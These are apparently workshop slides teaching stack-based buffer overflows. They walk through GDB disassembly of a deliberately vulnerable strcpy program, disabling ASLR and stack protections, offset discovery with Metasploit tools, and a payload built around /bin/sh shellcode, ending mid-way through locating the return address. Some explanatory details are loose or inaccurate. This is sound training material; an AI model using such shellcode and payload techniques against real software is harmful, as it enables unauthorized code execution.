Buffer Overflow

An Introduction

Workshop Flow-1

Revision (4-10)

- How a program runs
- Registers
- Memory Layout of a Process
- Layout of a StackFrame

Layout of stack frame using GDB and looking at Assembly code (11-15)

Lab 1.1 Do the same

Buffer Overflow (16-17)

Stack Based Overflow through a sample code (18-28)

Shell Exploit (29-33)

Lab 1.2

https://www.cvedetails.com/vulnerabilities-by-types.php

Vulnerability distribution of cve sec | CWE - CWE-888: Software Faul | CWE - CWE-699: Development

https://www.cvedetails.com/vulnerabilities-by-types.php

Vulnerabilities By Type

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	894	177	112	172			2	7		25	16	103			2
2000	1020	257	208	206		2	4	20		48	19	139			
2001	1677	403	403	297		7	34	123		83	36	220		2	2
2002	2156	498	553	435	2	41	200	103		127	74	199	2	14	1
2003	1527	381	477	371	2	49	129	60	1	62	69	144		16	5
2004	2451	580	614	410	3	148	291	110	12	145	96	134	5	38	5
2005	4935	838	1627	657	21	604	786	202	15	289	261	221	11	100	14
2006	6610	893	2719	663	91	967	1302	322	8	267	271	184	18	849	30
2007	6520	1101	2601	953	95	706	884	339	14	267	323	242	69	700	44
2008	5632	894	2310	699	128	1101	807	363	7	288	270	188	83	170	74
2009	5736	1035	2185	700	188	963	851	322	9	337	302	223	115	138	738
2010	4652	1102	1714	680	342	520	605	275	8	234	282	238	86	73	1493
2011	4155	1221	1334	770	351	294	467	108	7	197	409	206	58	17	557
2012	5297	1425	1459	843	423	243	758	122	13	343	389	250	166	14	624
2013	5191	1454	1186	859	366	156	650	110	7	352	511	274	123	1	205
2014	7946	1598	1574	850	420	305	1105	204	12	457	2104	239	264	2	401
2015	6480	1791	1825	1079	749	217	776	149	12	577	748	367	248	5	127
2016	6447	2028	1494	1325	717	94	497	99	15	444	843	600	87	7	1
2017	14714	3154	3004	2805	745	503	1515	274	11	629	1706	459	328	18	6
2018	9003	1168	1678	1192	267	291	1039	299	6	434	783	162	235	18	4
Total	103043	21998	29077	15966	4910	7211	12702	3611	157	5605	9512	4792	1898	2182	4333
% Of All		21.3	28.2	15.5	4.8	7.0	12.3	3.5	0.2	5.4	9.2	4.7	1.8	2.1	

Introduction

Buffer overflows help in accessing the areas of memory which you aren’t supposed to be

To understand buffer overflows we must learn about how a code is

- executed on a system,
- how it’s stored in memory,
- how a software uses common buffer and memory to process it’s work, etc

Key Points - Revision

- Program is provided a specific space in memory (RAM) and the loaded.
- The CPU jumps to a specific memory address and starts processing
- CPUs work on instruction sets.
- The instruction set consists of addressing modes, instructions, opcodes, native data types, registers, memory architecture, interrupt, exception handling, and external I/O.


Revision - Registers

The registers can hold, process and manipulate data. For example a register called *Instruction Pointer* or *Program Counter* is used to keep track of what instruction to be executed next by the CPU

- **EIP instruction pointer**
- **ESP stack pointer**
- **EBP base pointer**
- **ESI** source index
- **EDI** destination index
- **EAX** accumulator
- **EBX** base
- **ECX** counter
- **EDX** data
- E appended for 32 bit and R appended for 64 bit.

Memory Organisation


- The topmost part of memory i.e. the highest memory addresses are reserved by **kernel**. It also contains our command line variables (argc,argv) and environment variables.
- The first here from bottom of memory is **code segment**. Static. Corresponds to text section of executable file. If attempt to write to this region → segmentation violation.
- Next part up is **DATA and BSS** segment. They contain global variables. They can be accessed by any function from any code. The DATA section has *Initialised* variables and BSS section contains *Uninitialised* variables.
- Then comes **HEAP.** Heap is used for dynamic memory allocation (malloc etc). Heap is one of the target site for buffer overflow. Heap grows towards higher memory addresses.


higher memory address
0xffffff....
KERNEL
*
ret(return address)
fp/bp
(base pointer)
Stack
Buffer
sp
(stack pointer)
Heap
BSS
(Uninitialised Variables)
Data
(Initialised Variables)
Code
(Read only)
0x00400000
0x0000000....
lower memory address

Stack Frame

- The base of stack is tracked by *Base Pointer* register in CPU.
- The top of stack is tracked by *Stack Pointer.*
- Stacks work on Last *In First Out* (LIFO) principle
- After passing the **arguments** the old *base pointer* is pushed on the stack.
- The value of ***bp*** is updated to *stack pointer*, it is stored in *base register* (**bx**), some stack space is allocated(sub) and the function is called. This is called function *prologue*.
- It's reverse is after the execution, called *epilogue* the stack space is deallocated(add), the stack pointer is reset and base pointer is restored, and base register is popped off the stack. Another pop operation copies the return address to *instruction pointer.*

Stack Frame




Demo

```
void function() {
   char buffer1[5];
   char buffer2[10];
}

int main()
{
		function();
		return 0;
}
```

- To understand what the program does to call function() we compile it with gcc using the -S switch to generate assembly code output, -fno-asynchronous-unwind-tables option to reduce CFI directives which we do not want to focus on

Stack Layout



Demo (Assembly code before linking)

- root@kali:~/bufover_exmples# gcc -fno-asynchronous-unwind-tables -S -o example1.s example1.c

```
.text
        .globl   function
        .type    function, @function
function:
        pushq    %rbp                 ; old base pointer pushed in stack
        movq     %rsp, %rbp           ; Base pointer and Stack pointer made same
        nop
        popq     %rbp                 ; Go to previous stack frame
        ret
        .size    function, .-function
        .globl   main
        .type    main, @function
main:
        pushq    %rbp                 ; old base pointer pushed in stack
        movq     %rsp, %rbp           ; Base pointer and Stack pointer made same
        movl     $0, %eax
        call     function             ; Will push return address in stack and then go to function.
        movl     $0, %eax
        popq     %rbp                 ; Go to previous stack frame
        ret
        .size    main, .-main
        .ident   "GCC: (Debian 7.3.0-11) 7.3.0"
        .section .note.GNU-stack,"",@progbits
```

Demo Debugging using GDB

```
root@kali:~/bufover_exmples# gcc -g example1.c -o
example1
root@kali:~/bufover_exmples# gdb -q example1
Reading symbols from example1...done.
(gdb) list
1
2               void function() {
3                 char buffer1[5];
4                 char buffer2[10];
5               }
6
7               int main()
8               {
9                               function();
10                              return 0;
(gdb) b 9
Breakpoint 1 at 0x605: file example1.c, line 9.
(gdb) b 4
Breakpoint 2 at 0x5fe: file example1.c, line 4.
(gdb) b 10
Breakpoint 3 at 0x60f: file example1.c, line 10.
(gdb)
```

```
(gdb) run
Starting program: /root/bufover_exmples/example1

Breakpoint 1, main () at example1.c:9
9                               function();
(gdb) i r
rax          0x555555554601
                93824992232961
rbx          0x0               0
rcx          0x7ffff7dd2718 140737351853848
rdx          0x7fffffffe288   140737488347784
rsi          0x7fffffffe278   140737488347768
rdi          0x1               1
rbp          0x7fffffffe190  0x7fffffffe190
rsp          0x7fffffffe190  0x7fffffffe190
r8           0x7ffff7dd3d80 140737351859584
r9           0x7ffff7dd3d80 140737351859584
r10          0x0               0
r11          0x0               0
r12          0x5555555544f0
                93824992232688
r13          0x7fffffffe270   140737488347760
r14          0x0               0
r15          0x0               0
```

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffe1a0:
 rip = 0x555555554605 in main (example1.c:9);
saved rip = 0x7ffff7a3fa87
 source language c.
 Arglist at 0x7fffffffe190, args:
 Locals at 0x7fffffffe190, Previous frame's sp is
0x7fffffffe1a0
 Saved registers:
  rbp at 0x7fffffffe190, rip at 0x7fffffffe198
```

```
(gdb) disas
Dump of assembler code for function main:
   0x0000555555554601 <+0>:        push   %rbp
   0x0000555555554602 <+1>:        mov    %rsp,%rbp
   0x0000555555554605 <+4>:        mov    $0x0,%eax
   0x000055555555460a <+9>:        callq  0x5555555545f
<function>
=> 0x000055555555460f <+14>:       mov    $0x0,%eax
   0x0000555555554614 <+19>:       pop    %rbp
   0x0000555555554615 <+20>:       retq
End of assembler dump. gdb) disas
Dump of assembler code for function main
```

Lab 1.1

```
void function(int a, int b, int c ) {
   char buffer1[5];
   char buffer2[10];
}

int main()
{
               function(1,2,3);
               return 0;
}
```

- Take the above program and generate an assembly file (.s). Analyse the same to see how parameters are stored. Compare with assembly program with function call having no parameter.
- Compile in debug mode and run the program in gdb. Execute the program by setting breakpoints and looking at information in stack and registers. Look at information in register rbp, rsp, saved registers when program is in function and back in main. Relate the same with stack structure discussed. Try commands like help, list 1,xx , break xx, run, info registers (I r), info frame, disas <func name> etc to see the same.

Buffer

Most programs usually take an input and process an output. Where are these stored in the memory? These strings and arrays are stored in buffer. So buffer holds up objects of same data type. This input can be taken from

- Data typed in a prompt or gui.
- Data sent to program over a network.
- Data provided in a file.
- Data provided in variables.

The CPU reads the input until it reaches a ***NULL*** *character,* which tells it about termination of string.

The buffer is provided a specific amount of space in the memory.

Reading an array involves reading towards higher memory addresses, the buffer is **allocated memory from lower towards higher memory addresses** in most systems

How does a buffer overflow happen?

- Reading or writing past the end of the buffer → overflow
- This should usually cause ***Segmentation Fault.*** A segmentation fault/**SIGSEGV** is raised when we try to access areas of memory which we aren’t supposed to access.

- There are many types of buffer overflows occurring in different areas of memory : Stack, Heap etc

- ***Stack based buffer overflow*** an attacker makes the buffer to overwrite other values on stack (other variables, return address). In case of return address the attacker can replace that with address of a CPU instruction like a shellcode which can spawn a command line shell to the attacker

Stack based overflow

Let's take a simple code and compile the same

```
/stack_vuln.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
	/* [1] */ char buf[100];
	/* [2] */ strcpy(buf,argv[1]);
	/* [3] */ printf("Input:%s\n",buf);
	return 0;
}
```

```
root@kali:/home/bufover_exmples# gcc -fno-stack-protector -z execstack stack_vuln.c  -o stack_vuln
```

ASLR

- Address Space Layout Randomzation. Memory protection technique by randomizing the address space of data areas like libraries, stack, heap, etc. in memory. Makes it harder for attacker to predict the correct address and hence preventing exploitation.
- To turn off ASLR open

```
sudo nano /proc/sys/kernel/randomize_va_space
```

and set 2 to 0. Set it back again to 2 ,to turn on aslr

Stack based overflow

```
root@kali:/home/bufover_exmples# ./stack_vuln Hello
Input:Hello
```

Let’s load it in GDB and analyze what’s inside the binary. While going through assembly instructions it’s actually good to keep a note of registers for better understanding. It helps a lot.

We will also use ***peda* – *Python Exploit Development assistance*** with gdb for reversing and analysis of binary


We will use Intel assembly syntax.

Assembly is just mnemonics for hexadecimal to make more human readable. You can view hex form with ***hexdump*** or ***xxd*** command. Here ‘main’ function is disassembled each instruction is described on right.

```
root@kali:/home/bufover_exmples# gdb -q stack_vuln
Reading symbols from stack_vuln...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
   0x000000000000068a <+0>:      push   rbp                          ; old base pointer saved for later
   0x000000000000068b <+1>:      mov    rbp,rsp                      ; rbp set to rsp
//prologue
   0x000000000000068e <+4>:      add    rsp,0xffffffffffffff80       ; Allocate 128(0x80) bytes stack space
   0x0000000000000692 <+8>:      mov    DWORD PTR [rbp-0x74],edi     ; argc stored at address of rbp-0x74
   0x0000000000000695 <+11>:     mov    QWORD PTR [rbp-0x80],rsi     ; *argv[0] stored at address rbp-0x80
   0x0000000000000699 <+15>:     mov    rax,QWORD PTR [rbp-0x80]     ; address of *argv[0] stored in rax register
   0x000000000000069d <+19>:     add    rax,0x8                      ; add 0x8 to rax, now it points to *argv[1]
   0x00000000000006a1 <+23>:     mov    rdx,QWORD PTR [rax]          ; rdx is now *argv[1]
   0x00000000000006a4 <+26>:     lea    rax,[rbp-0x70]               ; load efective address of rbp-0x70 (112) to rax (address of buf). End of
buf bcos Buf goes low to high
   0x00000000000006a8 <+30>:     mov    rsi,rdx                      ; rsi = *argv[1] , 2nd parameter to strcpy
   0x00000000000006ab <+33>:     mov    rdi,rax                      ; rdi = rax , 1° parameter to strcpy
   0x00000000000006ae <+36>:     call   0x550 <strcpy@plt>           ; strcpy func copies argv[1] onto stack
   0x00000000000006b3 <+41>:     lea    rax,[rbp-0x70]               ; rax gets address of buf
   0x00000000000006b7 <+45>:     mov    rsi,rax                      ; rsi = rax i.e. address of buf
   0x00000000000006ba <+48>:     lea    rdi,[rip+0xa3]    # 0x764    ; rdi = "Input was: %s\n"
   0x00000000000006c1 <+55>:     mov    eax,0x0                      ; eax=0x0 nullify eax
   0x00000000000006c6 <+60>:     call   0x560 <printf@plt>           ; call printf function
   0x00000000000006cb <+65>:     mov    eax,0x0                      ; eax=0x0
   0x00000000000006d0 <+70>:     leave
   0x00000000000006d1 <+71>:     ret
End of assembler dump.
(gdb)
```

Virtual Addressing

- Open many programs and analyze their address space, they have same memory location.
- Programs are loaded into their own *virtual space* with virtual addresses and they are mapped to physical memory addresses by *Memory Management Unit* ***(MMU)***.
- Memory Layout of Program



Stack based overflow

- Strcpy copies all bytes from source to destination buffer without checking the space available.
- If the source is larger than the space available then it will overwrite the further memory addresses including ***rbp*** and ***return pointer.***
- When the function is executed the return pointer is stored on stack to return the control to next instruction after execution.
- CPU will execute any instruction return pointer points to. As we control stack we can load our instructions there and just make return address, point to it.

Stack based overflow – calculation of no of bytes

- buf starts at [rbp-0x70] that is 112 bytes. The 12 bytes is alignment space here. Buffer always allocated word boundary. 2 bytes is one word. Needs to be divisible by 16.
- Since we have 64bit it is 8 byte address, the next 8 bytes(8*8=64bit) will be rbp and let's overwrite return address with next 6 bytes (return address will also be 8 bytes). Python provides a command line utility to print characters.

buf=100 bytes

alignment=12 bytes

rbp=8 bytes

6 bytes into return address. (memory addresses are 64 bits long, but user space only uses the first 47 bits)

Total=100+12+8+6=126

Stack based overflow

```
root@kali:/home/bufover_exmples# gdb -q stack_vuln
Reading symbols from stack_vuln...(no debugging symbols found)...done.
(gdb) r $(python -c "print 'A'*126")
Starting program: /home/bufover_exmples/stack_vuln $(python -c "print 'A'*126")
Input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()
```

```
(gdb) info registers
rax            0x0                 0
rbx            0x0                 0
rcx            0x0                 0
rdx            0x0                 0
rsi            0x555555756260      93824994337376
rdi            0x0                 0
rbp            0x4141414141414141  0x4141414141414141
rsp            0x7fffffffe110      0x7fffffffe110
r8             0x7e                126
r9             0x7fffffffe090      140737488347280
r10            0x0                 0
r11            0x246               582
r12            0x555555554580      93824992232832
r13            0x7fffffffe1e0      140737488347616
r14            0x0                 0
r15            0x0                 0
rip            0x414141414141      0x414141414141
eflags         0x10206             [ PF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
```

Stack based overflow – calculation of no of bytes

- A more easier way to calculate offset is by help of metasploit *patter_create.rb* script which creates a specific pattern and you can query some bytes from pattern to find offset.

```
root@kali:/# /usr/share/metasploit-framework//tools//exploit/pattern_create.rb -l 126
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
```

Run program again with this string as argument and check registers to calculate offset. We will calculate for rbp.

```
(gdb) r Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Starting program: /home/bufover_exmples/stack_vuln
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Input:Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Program received signal SIGSEGV, Segmentation fault.
0x0000316541306541 in ?? ()
(gdb) info registers
rax            0x0   0
rbx            0x0   0
rcx            0x0   0
rdx            0x0   0
rsi            0x555555756260      93824994337376
rdi            0x0   0
rbp            0x3964413864413764                  0x3964413864413764
```

Stack based overflow – calculation of no of bytes

- now let’s query 0x3964413864413764 from rbp

- root@kali:/# /usr/share/metasploit-framework//tools//exploit/pattern_offset.rb -q 3964413864413764
- [*] Exact match at offset 112

Making the Shell Exploit

- 24 bytes shell code (downloaded from exploitDB. Can be made) \x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05
- payload = 'A'*76 + shellcode + 'A'*12 + 'B'*8 + return_address. (100-24 = 76)
- We don’t know the return address yet so we will just run it with any return address (‘CCCCCC’) and when the program crashes we will just examine memory and calculate return address.

Shell Exploit - Finding the Return address

```
root@kali:~/bufover_exmples# gdb -q stack_vuln
Reading symbols from stack_vuln...(no debugging symbols found)...done.
(gdb) r $(python -c "print
'A'*76+'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\
x05'+'A'*12+'B'*8+'C'*6")
Starting program: /root/bufover_exmples/stack_vuln $(python -c "print
'A'*76+'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\
x05'+'A'*12+'B'*8+'C'*6")
Input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAPH1�H1�H�/bin//shST_�;AAAAAAAAAAAABBBBBBBBCCCCCC

Program received signal SIGSEGV, Segmentation fault.
0x0000434343434343 in ?? ()
(gdb)
```

- Return Address (at present ‘CCCCCC’) is in right place. We need the address where shell code is and replace CCCCCC with the same.

Shell Exploit - Finding the Return address

```
(gdb) x/100x $rsp-200
0x7fffffffe038: 0x00000000  0x00000000  0xf7ffa268  0x00007fff
0x7fffffffe048: 0xf7ffe710  0x00007fff  0x00000000  0x00000000
0x7fffffffe058: 0xf7ffe170  0x00007fff  0x00000001  0x00000000
0x7fffffffe068: 0x555546cb  0x00005555  0xffffe1d8  0x00007fff
0x7fffffffe078: 0x00000000  0x00000002  0x41414141  0x41414141
0x7fffffffe088: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffe098: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffe0a8: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffe0b8: 0x41414141  0x41414141  0x41414141  0x41414141
0x7fffffffe0c8: 0x41414141  0xd2314850  0x48f63148  0x69622fbb
0x7fffffffe0d8: 0x732f2f6e  0x5f545368  0x050f3bb0  0x41414141
0x7fffffffe0e8: 0x41414141  0x41414141  0x42424242  0x42424242
0x7fffffffe0f8: 0x43434343  0x00004343  0x00000000  0x00000000
0x7fffffffe108: 0xffffe1d8  0x00007fff  0x00040000  0x00000002
0x7fffffffe118: 0x5555468a  0x00005555  0x00000000  0x00000000
